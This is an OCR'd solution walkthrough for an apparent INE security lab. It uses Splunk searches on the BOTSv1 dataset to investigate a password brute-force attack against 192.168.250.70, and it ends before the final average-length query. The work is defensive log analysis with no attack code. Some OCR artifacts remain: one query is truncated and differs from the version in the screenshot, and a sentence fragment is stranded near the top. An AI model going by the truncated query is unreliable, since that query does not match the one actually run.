
Not Running
For the best experience, choose the region closest to you. Then, start the lab to begin.

MARK UNFINISHED
Select the region closest to you
US-East
Keyboard layout: US English (US)
Start lab

SOLUTIONS

Kali Machine




From a web browser access the splunk console at http://demo.ine.local:8000.

strategy, which may be different from the one explained in the following lab.

Task 1. A password brute-forcing attempt took place against 192.168.250.70. what was the average password length used in the attack?


Once you are logged into Splunk's web management interface, click the **Search & Reporting** application that resides on the **Apps** column on your left. You should see something similar to the below.


Search | Splunk 8.2.6
demo.ine.local:8000/en-US/app/search/search
splunk>enterprise
Search
Analytics
Datasets
Reports
Alerts
Dashboards
Search & Reporting
Search
enter search here...
Last 24 hours
No Event Sampling
Smart Mode
Search History
How to Search
Analyze Your Data with Table Views
Documentation
Tutorial
Data Summary

In order to test if Splunk can successfully access the ingested/loaded data, first change the time range picker to **All time** and then, submit the following search.

```
index="botsv1" earliest=0
```

You should see the number of events growing as time progresses.



Search | Splunk 8.2.6
New Search
All time
Events (955,807)
Patterns
Statistics
Visualization
SELECTED FIELDS
host 8
part_filename{} 2
signature 100
source 24
sourcetype 20
src_headers 100+
INTERESTING FIELDS
action 12
app 100+

```
index="botsv1" earliest=0
✓ 955,807 events (before 6/15/22 5:45:15.000 AM)   No Event Sampling
1  8/24/16 6:27:44.000 PM  Aug 24 12:27:44 192.168.250.1 date=2016-08-24 time=12:27:43 devname=gothan-fortigate devid=FGT60D461404
                           host = 192.168.250.1   source = udp:514   sourcetype = fgt_traffic
2  8/24/16 6:27:43.273 PM  { [-]
                              ack_packets_in: 12
                              ack_packets_out: 7
                              app: ssl
                              bytes: 5991
                              bytes_in: 2491
                              bytes_out: 3500
                              client_rtt: 283
                              client_rtt_packets: 5
```

The first thing we should do is determine the available sourcetypes. Specifically, we should first determine the sourcetypes that are associated with **192.168.250.70**. We can do so by changing the time range picker to **All time** and submitting the following Splunk search.

```
index=botsv1 192.168.250.70
```

You should see something similar to the below.


Search | Splunk 8.2.6
New Search
✓ 120,160 events (before 6/15/22 5:47:49.0
Events (120,160)
SELECTED FIELDS
host 6
part_filename{} 2
signature 56
source 12
sourcetype 12
src_headers 100+
INTERESTING FIELDS
ack_packets_in 100+
ack_packets_out 68
Reports
Top values
Top values by time
Rare values
Events with this field


12 Values, 100% of events

Top 10 Values	Count	%
suricata	43,350	36.077%
stream:http	22,681	18.876%
iis	22,613	18.819%
fgt_utm	14,302	11.902%
stream:tcp	11,590	9.645%
stream:ip	2,002	1.666%
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	1,881	1.565%
fgt_traffic	1,641	1.366%
stream:dns	51	0.042%
wineventlog	29	0.024%

Now, to identify the password brute-forcing attack, we can use the below query.

```
index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 http_method=POST form_data=*us
```


Once the query is executed, we get the following result:


Search | Splunk 8.2.6
New Search
All time
Events
Patterns
Statistics (2)
Visualization

```
index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 http_method=POST form_data=*user*pass* | stats count by src_ip
✓ 414 events (before 6/15/22 5:49:09.000 AM)   No Event Sampling
   src_ip          count
1  23.22.63.114    412
2  40.80.148.42    2
```

If you are wondering, how can we know these *dest*, *http_method* and *form_data* fields, you can identify them by clicking on the position indicated below (that will show you all the available fields of the sourcetype. Do this by modifying your query to only include *index*, *sourcetype*, and *dest_ip*

"" index="botsv1" sourcetype="stream:http" dest_ip=192.168.250.70 ""


New Search
Events (8,216)
Aug 11, 2016
SELECTED FIELDS
host 1
source 1
sourcetype 1
src_headers 100+
INTERESTING FIELDS
accept 100
ack_packets_in 15
ack_packets_out 8
bytes 100+
bytes_in 100+

```
index="botsv1" 192.168.250.70 sourcetype="stream:http"
8,216 of 8,235 events matched   No Event Sampling
1  8/24/16 4:37:13.405 PM  { [-]
                              accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
                              accept_language: en
                              ack_packets_in: 3
                              ack_packets_out: 2
                              bytes: 985
                              bytes_in: 342
                              bytes_out: 643
                              c_ip: 192.168.2.50
                              cached: 0
                              canceled: 1
                              capture_hostname: demo-01
```

Finally, to identify what was the average password length used in the attack, we can use the below (more complex query).

